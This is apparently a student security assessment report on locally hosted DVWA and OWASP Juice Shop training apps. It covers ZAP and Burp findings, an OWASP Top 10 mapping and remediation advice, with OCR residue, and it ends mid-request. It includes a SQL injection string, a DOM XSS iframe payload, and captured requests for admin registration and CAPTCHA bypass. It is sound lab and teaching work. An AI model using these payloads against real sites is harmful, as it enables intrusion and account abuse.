DVWA & Juice Shop — Security Assessment Report

Author: Semer Nuru
Date: 2025-10-27
Scope: DVWA and Juice Shop running in Docker on localhost
Test tools: OWASP ZAP, Burp Suite, SqlMap

Executive Summary:

This report summarizes findings from dynamic security testing of DVWA and OWASP Juice Shop deployed locally via Docker. Testing combined automated scans (OWASP ZAP), manual inspection (Burp Suite), and targeted SQL injection verification with sqlmap. The assessment identified multiple vulnerabilities of varying severity (see Findings section), captured evidence (alerts, sqlmap output, and request/response screenshots), and provides prioritized remediation actions for development and operations teams.

Methodology

Scope: Localhost Docker instances of DVWA and Juice Shop.

Approach: Automated scanning with OWASP ZAP followed by manual verification and testing using Burp Suite and the use of sqlmap for targeted SQL injection confirmation and enumeration on confirmed injection points. Evidence includes ZAP alerts, Burp request/response screenshots, sqlmap command history and output files.

ZAP Scan Summary

Tool: OWASP ZAP 2.16.1 (by Checkmarx)

Sites Scanned: http://localhost:3000 (Juice Shop) and http://localhost (DVWA)

Date: 21 Oct 2025, 23 Oct 2025

Scan Type: Automated passive and active scans

Scope: DVWA and Juice Shop local Docker instances

Findings Overview:

Total Alerts: 14(DVWA) and 6(Juice Shop)

High Risk: 1 - SQL Injection

Medium Risk: 5 - Content Security Policy missing (header not set) , Directory Browsing enabled, Missing Anti-clickjacking headers, XSLT Injection, Cross-Domain Misconfigurations

Low Risk: 7 - Server version exposure, missing cookie flags, X-Content-Type-Options header missing, debug error messages, cross-domain javascript source file inclusion, timestamp disclosure

Informational: 6 - authentication request identification, authentication/session headers, suspicious comments in source code, modern web application

General Observations:

Multiple passive issues such as missing security headers and cookie flags.

A mix of low-to-medium issues that could be chained for further exploitation.

Active scans confirmed high-severity SQLi in DVWA; Juice Shop scans mainly returned medium/low findings.

Mitigation Recommendations:

Implement parameterized queries / prepared statements to prevent SQL injection.

Configure Content Security Policy (CSP) headers for all endpoints.

Disable directory listing on web servers.


Set HttpOnly and SameSite flags on cookies.

Remove debug/error messages and suspicious comments from production code.

Hide server version information via HTTP headers.

Apply X-Content-Type-Options and X-Frame-Options headers.

Evidence:



Welcome to ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

Alerts (14)
- SQL Injection
- Content Security Policy (CSP) Header Not Set (12)
- Directory Browsing (5)
- Missing Anti-clickjacking Header (10)
- XSLT Injection (3)
- Cookie No HttpOnly Flag (2)
- Cookie without SameSite Attribute (2)
- Information Disclosure - Debug Error Messages (2)
- Server Leaks Version Information via "Server" HTTP Response I
- X-Content-Type-Options Header Missing (21)
- Authentication Request Identified
- Information Disclosure - Suspicious Comments
- Session Management Response Identified (2)
- User Agent Fuzzer (137)


SQL Injection

URL:	http://localhost/setup.php
Risk:	High
Confidence:	Medium
Parameter:	create_db
Attack:	Create / Reset Database OR 1=1 --
Evidence:	
CWE ID:	89
WASC ID:	19
Source:	Active (40018 - SQL Injection)
Input Vector:	Form Query

Description:
SQL injection may be possible.

Other Info:
The page results were successfully manipulated using the boolean conditions [Create / Reset Database AND 1=1 --] and [Create / Reset Database OR 1=1 --]

Alerts 1 4 5 4 Main Proxy: localhost:8080 Current Status 0 0 0 0 0 0 0 0 0 0



```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
```

```
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon_js.ico">
  <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.cs
  <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
```

Content Modified

Alerts (6)
- Content Security Policy (CSP) Header Not Set (58)
- Cross-Domain Misconfiguration (73)
- Cross-Domain JavaScript Source File Inclusion (98)
- Timestamp Disclosure - Unix (158)
- Information Disclosure - Suspicious Comments (2)
- Modern Web Application (50)
  - GET: http://localhost:3000
  - GET: http://localhost:3000/
  - GET: http://localhost:3000/ftp/
  - GET: http://localhost:3000/juice-shop/build/routes/assets/p
  - GET: http://localhost:3000/juice-shop/build/routes/assets/p
  - GET: http://localhost:3000/juice-shop/build/routes/assets/p
  - GET: http://localhost:3000/juice-shop/build/routes/assets/p
  - GET: http://localhost:3000/juice-shop/build/routes/assets/p
  - GET: http://localhost:3000/juice-shop/build/routes/assets/p

Modern Web Application

URL:	http://localhost:3000/juice-shop/build/routes/assets/public/assets/public/favicon_js.ico
Risk:	Informational
Confidence:	Medium
Parameter:	
Attack:	
Evidence:	<script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
CWE ID:	
WASC ID:	
Source:	Passive (10109 - Modern Web Application)
Input Vector:	

Description:
The application appears to be a modern web application. If you need to explore it automatically then the Ajax Spider may well be more effective than the standard one.

Other Info:
No links have been found while there are scripts, which is an indication that this is a modern web application.

Alerts 0 2 2 2 Main Proxy: localhost:8080 Current Status 0 0 0 0 0 0 0 0 0 0

Fig1: zap alerts for DVWA

Fig2 : zap alerts for Juice Shop

Mapping Findings to OWASP Top 10 (2021)

Vulnerability	**Risk**	**OWASP Top 10 Category**	**Recommendation**
SQL Injection	High	**A03:2021-Injection**	Use parameterized queries, prepared statements, input validation
Missing CSP Header	Medium	**A05:2021-Security Misconfiguration**	Add a Content Security Policy header
Directory Browsing	Medium	**A05:2021-Security Misconfiguration**	Disable directory listing in web server config
Missing Anti-clickjacking Header	Medium	**A05:2021-Security Misconfiguration**	Set `X-Frame-Options: DENY` or `SAMEORIGIN`
XSLT Injection	Medium	**A03:2021-Injection**	Input validation, avoid dynamic evaluation of untrusted XML/XSLT
Cookie No HttpOnly / SameSite	Low	**A05:2021-Security Misconfiguration**	Set `HttpOnly` and `SameSite` attributes
Server Version Disclosure	Low	**A05:2021-Security Misconfiguration**	Hide server version headers

Debug / Suspicious Comments	Informational	**A05:2021-Security Misconfiguration**	Remove debug information and comments from production
X-Content-Type-Options Missing	Low	**A05:2021-Security Misconfiguration**	Add header `X-Content-Type-Options: nosniff`

Findings of Burp Suite Issues

Vulnerability	Suggested Severity	OWASP Top 10 (2021)
Broken Access Control	High	**A01:2021-Broken Access Control**
Data Confidentiality (Sensitive Data Exposure)	High	**A02:2021-Cryptographic Failures**
DOM XSS	High	**A03:2021-Injection (XSS)**
Empty User Registration (weak registration controls)	Medium	**A07:2021-Identification & Authentication Failures**
Misconfigurations (spam feedbacks)	Medium	**A05:2021-Security Misconfiguration**
Spam Users (account abuse)	Medium	**A07:2021-Identification & Authentication Failures**
Spying Proxy (sensitive data observable by proxy / MITM)	High	**A09:2021-Security Logging & Monitoring Failures**


SQL Injection	High	**A03:2021-Injection**
Not Validating Input (0 rating for feedback)	Medium	**A04:2021 – Insecure Design**
Validation Flaw (Password mismatch)	Medium	**A07:2021-Identification & Authentication Failures**

Findings of issues in Juice Shop using Burp Suite

1. Broken Access Control

Severity: High

Description: Unauthorized users are able to access higher privilege accounts (admin function). This may allow privilege escalation, data modification or exposure of admin-only functionality.



Logging of out-of-scope Proxy traffic is disabled

```
Time       Type  Direction  Method  URL
08:22:5... HT... →  Request  GET     http://localhost:3000/rest/continue-code
08:26:2... HT... →  Request  POST    http://localhost:3000/api/SecurityAnswers/
```

```
GET /rest/continue-code HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0
Safari/537.36
sec-ch-ua-mobile: ?0
```

You successfully solved a challenge: Admin Registration (Register as a user with administrator privileges.)

Email*: qwerty@gmail.com

Password*: •••••

Password must be 5-40 characters long. 5/20

••••• 5/40

Event log (38) All issues Memory: 191.0MB Disabled


Engine running RAM 1.04 GB CPU 0.75% Disk: 4.63 GB used (limit 1006.85 GB) v4.48.0

Remediation: Enforce server-side authorization checks for all sensitive endpoints. Implement allowlist-based access control per endpoint, validate permissions using session tokens. Use centralized middleware for authorization checks.

2. Data Confidentiality

Severity: High

Description: Confidential data, such as anonymous feedback submissions, are publicly displayed as reviews on the "About Us" section of the website. This exposes information intended to remain private and violates data confidentiality principles.



no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.


i like the lemon juice (anonymous)
(★★★★★)

Remediation: Ensure that anonymous or confidential data are not publicly displayed. Implement proper access controls to restrict sensitive content visibility. Review data-handling logic to separate private feedback from public reviews.

3. DOM-based XSS

Severity: High

Description: Untrusted data is inserted into the DOM without proper sanitization or encoding, leading to script execution in victims' browsers.



localhost:3000/#/search?q=<iframe%20src%3D"javascript:alert(%60xss%60)">

<iframe src="javascript:ale

You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)


You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)

Remediation: Apply context-aware encoding before inserting untrusted data into the DOM. Use libraries like DOMPurify for sanitized HTML if needed. Avoid innerHTML with untrusted strings; prefer textContent or templating that auto-escapes.

4. Empty User Registration (Weak Controls)

Severity: Medium

Description: The application allows creation of empty or malformed user records (missing email, password), enabling account chaos and potential bypasses.



Logging of out-of-scope Proxy traffic is disabled

```
Time     Type Direction  Method URL
08:21:4… HT…  → Request  POST   http://localhost:3000/api/Users/
```

```
oqD
Connection: keep-alive

{
  "email":"",
  "password":"",
  "passwordRepeat":"12345",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
```

localhost:3000/#/register

User Registration

Email*: qwerty@gmail.com

Password*: •••••

Password must be 5-40 characters long. 5/20

Repeat Password*: •••••

5/40

Security Question *: Your eldest siblings middle name?

This cannot be changed later!


Answer*: jane

Remediation: Enforce server-side field validation and strict schema validation. Use strong password policies and email verification flows.

5. Misconfigurations

Severity: Medium

Description:The server allows bypassing the CAPTCHA mechanism, enabling a single user to submit 10 feedback entries within 20 seconds. This indicates improper security configuration, as anti-automation controls are not enforced server-side.



Requ...	Payload	Status code	Response...	Error	Timeout	Length	Comment
0		201	32			588	
1	1	201	31			588	
2	2	201	37			588	
3	3	201	26			588	
4	4	201	29			588	
5	5	201	34			588	
6	6	201	37			588	
7	7	201	30			588	
8	8	201	38			588	
9	9	201	52			588	
10	10	201	33			589	

```
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=5J61ZPM0jEgVNXkvWQby03btvcmfnmu6DC1WIBEGl4YprwL3nez29xR8moqD
Connection: keep-alive

{
  "captchaId":5,
  "captcha":"26",
  "comment":"test (anonymous)",
  "rating":6
}
```


You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 20 seconds.)

Remediation: Enforce CAPTCHA validation server-side, not just client-side. Implement rate limiting / throttling per IP or per user account. Add monitoring and logging to detect abnormal submission patterns. Consider using more advanced bot detection mechanisms.

6. Spam Users (Account Abuse)

Severity: Medium

Description: The application allows automated or unauthenticated bulk user creation (spam), enabling resource exhaustion or fake accounts.



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		400	62			485	
1		400	20			424	
2	Efgh@gmail.com	201	62			721	
3	efgh@gmail.coM	201	99			721	
4	efGh@gmail.com	201	106			721	


```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=Mvax4Q081bomKyRNXqzn67V0rJtqcPfzyu4j0W3MBgr5D1YEJZkLPew2j9pV
Connection: keep-alive

{
  "email":"efgh@gmail.coM",
  "password":"12345678",
  "passwordRepeat":"987654321",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2025-10-23T13:25:56.528Z",
    "updatedAt":"2025-10-23T13:25:56.528Z"
  },
  "securityAnswer":"sara"
}
```

Remediation: Apply rate limiting, CAPTCHA on registration, email verification, and throttling.

7. Spying Proxy / Sensitive Data to Proxy

Severity: High

Description: Sensitive information (auth tokens, cookies) observable via proxy logs or transmitted without proper security controls — risk of session hijacking or MITM.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.9.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start resp
40	http://localhost:3000	GET	/rest/user/whoami			304	303						127.0.0.1		06:47:57 23 ...	8080	11
41	http://localhost:3000	GET	/rest/products/24/reviews			200	414	JSON					127.0.0.1		06:47:58 23 ...	8080	21
42	http://localhost:3000	GET	/rest/products/24/reviews			304	304						127.0.0.1		06:47:58 23 ...	8080	15
43	http://localhost:3000	GET	/rest/user/whoami			304	303						127.0.0.1		06:48:02 23 ...	8080	7
44	http://localhost:3000	GET	/rest/products/6/reviews			200	555	JSON					127.0.0.1		06:48:02 23 ...	8080	47
45	http://localhost:3000	GET	/rest/products/6/reviews			304	304						127.0.0.1		06:48:02 23 ...	8080	26
46	http://localhost:3000	GET	/rest/products/6/reviews			304	304						127.0.0.1		06:48:02 23 ...	8080	14
8	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polli...	✓		200	326	JSON	io/				127.0.0.1		06:46:23 23 ...	8080	6
12	http://localhost:3000	GET	/api/Challenges/?name=Score%20...	✓		304	305						127.0.0.1		06:46:23 23 ...	8080	240
14	http://localhost:3000	GET	/rest/products/search?q=	✓		304	306						127.0.0.1		06:46:24 23 ...	8080	29
16	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polli...	✓		200	215	text	io/				127.0.0.1		06:46:24 23 ...	8080	10
17	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polli...	✓		200	262	JSON	io/				127.0.0.1		06:46:24 23 ...	8080	6
20	http://localhost:3000	GET	/api/Challenges/?name=Score%20...	✓		304	305						127.0.0.1		06:46:24 23 ...	8080	193

Request

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss
If-None-Match: W/"1c1-7hDRtX8qGIERiVGfckSbPYMdwkQ"
Connection: keep-alive
```

Response

```
HTTP/1.1 304 Not Modified
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
ETag: W/"1c1-7hDRtX8qGIERiVGfckSbPYMdwkQ"
Date: Thu, 23 Oct 2025 13:46:24 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Inspector

Selection 50 (0x32)

Selected text

```
If-None-Match: W/"1c1-7hDRtX8qGIERiVGf
ckSbPYMdwkQ"
```


Request attributes	2
Request query parameters	1
Request cookies	3

Remediation: Enforce HTTPS everywhere, HSTS, secure cookie attributes, do not log secrets, and use TLS mutual considerations for internal services if needed.

8. SQL Injection

Severity: High

Description: Unsanitized input reaches SQL queries, enabling data enumeration or modification.




Remediation: Use parameterized queries/prepared statements and strict input validation. Apply least privileges to DB users.

9. Not Validating Input

Severity: Medium

Description: The application allows users to submit feedback with a rating of 0, even though the valid range is intended to be 1–5. This indicates a lack of proper input validation and enforcement of business rules. Accepting invalid input can compromise data integrity and affect analytics or business decisions.



```
POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
Content-Length: 88
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
5WzV2W9b8P0LNB63RoD1gQpwAVWtefYRu4VdMnxq5vkerayX4EK7JZjlmYNY
Connection: keep-alive

{
    "captchaId":1,
    "captcha":"32",
    "comment":"i like the lemon juice (anonymous)",
    "rating":0
}
```


```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/10
Content-Type: application/json; charset=utf-8
Content-Length: 187
ETag: W/"bb-PUWUJqw53hldLNFkrZIhclttHoA"
Vary: Accept-Encoding
Date: Thu, 23 Oct 2025 15:04:42 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "id":10,
        "comment":"i like the lemon juice (anonymous)",
        "rating":0,
        "updatedAt":"2025-10-23T15:04:41.981Z",
        "createdAt":"2025-10-23T15:04:41.981Z",
        "UserId":null
    }
}
```

Remediation: Enforce server-side input validation to ensure all ratings are within the accepted range (1–5). Add client-side validation for better user experience, but never rely on it for security. Implement centralized validation rules to prevent similar flaws across other endpoints. Optionally, log and monitor invalid submissions to detect potential abuse or errors.

10. Validation Flaw

Severity: Medium

Description: The system does not properly validate that the password and confirm-password fields match during registration or password change. This allows users to create accounts with mismatched passwords, leading to authentication failures and potential user frustration. It indicates a weakness in authentication input validation.



```
Content-Length: 254
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
